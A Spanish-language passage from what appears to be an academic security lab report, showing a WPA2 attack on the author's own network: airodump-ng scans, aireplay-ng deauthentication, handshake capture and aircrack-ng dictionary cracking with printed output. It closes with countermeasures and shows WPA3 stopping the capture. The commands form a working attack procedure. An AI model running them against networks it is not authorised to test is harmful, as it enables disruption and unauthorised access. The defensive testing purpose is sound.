EA:A6:60:EA:BE:44  -75        8        5    0  11  360   WPA2 CCMP   PSK  vivamovil_w8NM
30:37:B3:D2:F3:90  -71       19        2    0  11  360   WPA2 CCMP   PSK  vivamovil_w8NM
E0:0C:E5:D0:92:10  -85        3        0    0   9  360   WPA2 CCMP   PSK  vivamovil_nY57
02:EB:D8:23:16:E2  -69        8        0    0   3  360   WPA2 CCMP   PSK  merchalo
36:16:9D:55:2B:D6  -64       21        0    0   3  360   WPA2 CCMP   PSK  <length:  0>
00:EB:D8:33:16:E2  -69       20       17    0   3  360   WPA2 CCMP   PSK  <length:  0>
36:16:9D:55:2C:16  -30       18       40    0   3  360   WPA2 CCMP   PSK  <length:  0>
00:EB:D8:33:09:DA  -37       30       30    0   3  360   WPA2 CCMP   PSK  <length:  0>
30:16:9D:55:2C:16  -30       19       25    0   3  360   WPA2 CCMP   PSK  merchalo
30:16:9D:55:2B:D6  -64       14       18    0   3  360   WPA2 CCMP   PSK  merchalo
B4:5F:84:EE:82:FC  -30       12        1    0   8  360   WPA2 CCMP   PSK  DIGIFIBRA-PyRE
02:EB:D8:23:09:DA  -37       34        0    0   3  360   WPA2 CCMP   PSK  merchalo
```

Figura 45. Salida del escaneo de la red

A continuación, se vuelve a ejecutar la herramienta de escaneo/captura de redes Wi-Fi, pero fijando el canal 8 y filtrando por el nombre de la red (ESSID) interesada. Además, los paquetes capturados serán almacenados en un archivo de salida denominado 'captura'.

```
root@fedora:/home/javi# airodump-ng -c 8 --essid "DIGIFIBRA-PyRE" -w captura
wlp2s0mon
```

Tabla 17. Comando para el escaneo de una ESSID específica

La salida mostrará la MAC de los dispositivos conectados. Entre todos ellos, cabe destacar la presencia del equipo con la dirección MAC=4a:22:37:19:84:fe, el cual nos representa, pero desde otro dispositivo distinto al del atacante.

```
CH  8 ][ Elapsed: 1 min ][ 2025-11-26 21:01 ][ fixed channel wlp2s0mon: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B4:5F:84:EE:82:FC  -28  86      823        3    0   8  360   WPA2 CCMP   PSK  DIGIFIBRA-PyRE

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

B4:5F:84:EE:82:FC  4A:22:37:19:84:FE  -26    0 - 6e     0       48

MAC                 CH PWR    ACK ACK/s    CTS RTS_RX RTS_TX  OTHER

4A:22:37:19:84:FE    8 -32     45     0     30      0     29      1
B4:5F:84:EE:82:FC    8 -26      0     0      0     29      0      1
2E:11:00:20:08:00    8 -34      0     0      0      0      0      1
30:16:9D:55:2B:D6    8 -38      1     0      0      0      0      0
02:EB:D8:23:09:DA    8 -38      1     0      0      0      0      0
```

Figura 46. Salida del escaneo de una ESSID específica

Posteriormente, se realizará el ataque de desautenticación para forzar, tras el restablecimiento de conexión, el **4-Way Handshake**. La desautenticación en redes Wi-Fi consiste en el envío de tramas 802.11, las cuales no están cifradas en los estándares tradicionales y pueden ser generadas por cualquier dispositivo cercano, puesto que no requieren autenticación previa. Esta vulnerabilidad existe porque en el diseño original del protocolo se permitía que las tramas de gestión se enviaran sin protección, ya que debían ser interpretadas incluso cuando no había claves disponibles. El parámetro 'deauth' determina el número de paquetes de desautenticación que se desean enviar.

```
root@fedora:/home/javi# aireplay-ng --deauth 10 -e "DIGIFIBRA-PyRE" -c 4A:22:37:19:84:FE wlp2s0mon
```

Tabla 18. Comando para la desautenticación de un equipo y forzar el handshake

```
21:13:49  Waiting for beacon frame (ESSID: DIGIFIBRA-PyRE) on channel -1
Found BSSID "B4:5F:84:EE:82:FC" to given ESSID "DIGIFIBRA-PyRE".
21:13:50  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|64 ACKs]
21:13:50  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|61 ACKs]
21:13:51  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|64 ACKs]
21:13:51  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|61 ACKs]
21:13:52  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|60 ACKs]
21:13:53  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|64 ACKs]
21:13:53  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|63 ACKs]
21:13:54  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|64 ACKs]
21:13:54  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|63 ACKs]
21:13:55  Sending 64 directed DeAuth (code 7). STMAC: [4A:22:37:19:84:FE] [ 0|63 ACKs]
```

Figura 47. Envío de tramas de desautenticación

Como en la otra terminal se seguía monitorizando la red, se puede apreciar el handshake capturado.

```
CH  8 ][ Elapsed: 4 mins ][ 2025-11-26 21:33 ][ WPA handshake: B4:5F:84:EE:82:FC

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B4:5F:84:EE:82:FC  -28   0     2365       17    0   8  360   WPA2 CCMP   PSK  DIGIFIBRA-PyRE

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   CE:72:B3:51:80:E1  -19    0 - 1      0       46
B4:5F:84:EE:82:FC  4A:22:37:19:84:FE  -30    2e- 6e     0     2181  EAPOL  DIGIFIBRA-PyRE
```

Figura 48. Captura del handshake

Se generará un diccionario de posibles claves. El comando **crunch** recibe primero el tamaño mínimo de la clave, luego el mayor y posteriormente la cadena base que definirá el conjunto de caracteres que se usará para construir las palabras (cada carácter se considerará parte del alfabeto permitido). En este caso resulta especialmente favorable porque la cadena utilizada coincide con la contraseña real, pero nos permitirá crear un diccionario rápido y ligero con fines de prueba.

```
root@fedora:/home/javi# crunch 10 10 Pb7RTCtucP -o diccionario.txt
```

Tabla 19. Comando para la generación de un diccionario

A continuación, se comprueba si la clave se encuentra en el diccionario generado, y como no está la añadimos al final de este. Finalmente, para la realización del ataque se empleará la herramienta **aircrack-ng**, la cual se le proporcionará el diccionario empleado y la captura con el handshake capturado.

```
root@fedora:/home/javi# aircrack-ng -w diccionario.txt -e "DIGIFIBRA-PyRE"
captura-01.cap
```

Tabla 20. Comando para el ataque de fuerza bruta al handshake

En este caso, al diccionario se le tuvo que agregar la clave final porque no se generó ese patrón. Ha tardado 34 segundos en recorrer 200001 claves del archivo.

Al introducir la clave crackeada, se puede verificar que se conecta correctamente.

```
                    Aircrack-ng 1.7

[00:00:34] 200001/200001 keys tested (5859.86 k/s)

Time left: --

                KEY FOUND! [ Pb7RTCtucP ]
```

Figura 49. Clave obtenida por fuerza bruta

7.3. Medida de protección

Existen diversas contramedidas, la primera de ellas no es escalable debido al gran número de equipos y la segunda, en cambio, mejora considerablemente la seguridad para hacer que el ataque fuese casi impracticable; la última es, sin embargo, la más óptima. La primera supone fijar las IPs de la red de direcciones MAC, provocando que ningún dispositivo nuevo pudiera conectarse. La segunda consiste en el uso de contraseñas de longitud mayor a 16 caracteres (todos ellos aleatorios y de todo tipo). Por último, se recomienda el uso de WPA3, el cual tiene una protección contra ataques offline, puesto que, no valida sin una previa interacción con el punto de acceso, impidiendo los ataques de fuerza bruta.

7.4. Verificación

En este caso se ha usado una contraseña que tardaría menos tiempo en generarse en un diccionario, y se ha configurado WPA3.

Y se procede a la repetición de los pasos anteriores hasta no obtener el handshake debido a la protección de WPA3.





Figura 50. Configuración para el uso del cifrado WPA3-SAE



```
CH  8 ][ Elapsed: 4 mins ][ 2025-11-26 22:38

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B4:5F:84:EE:82:FC  -25 100     2124       32    0   8  360   WPA3 CCMP   SAE  DIGIFIBRA-PyRE

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   6C:60:EB:61:1E:D2  -52    0 - 1      0        6
B4:5F:84:EE:82:FC  4A:22:37:19:84:FE  -38    2e- 6e     0     6111
```

Figura 51. Ausencia del handshake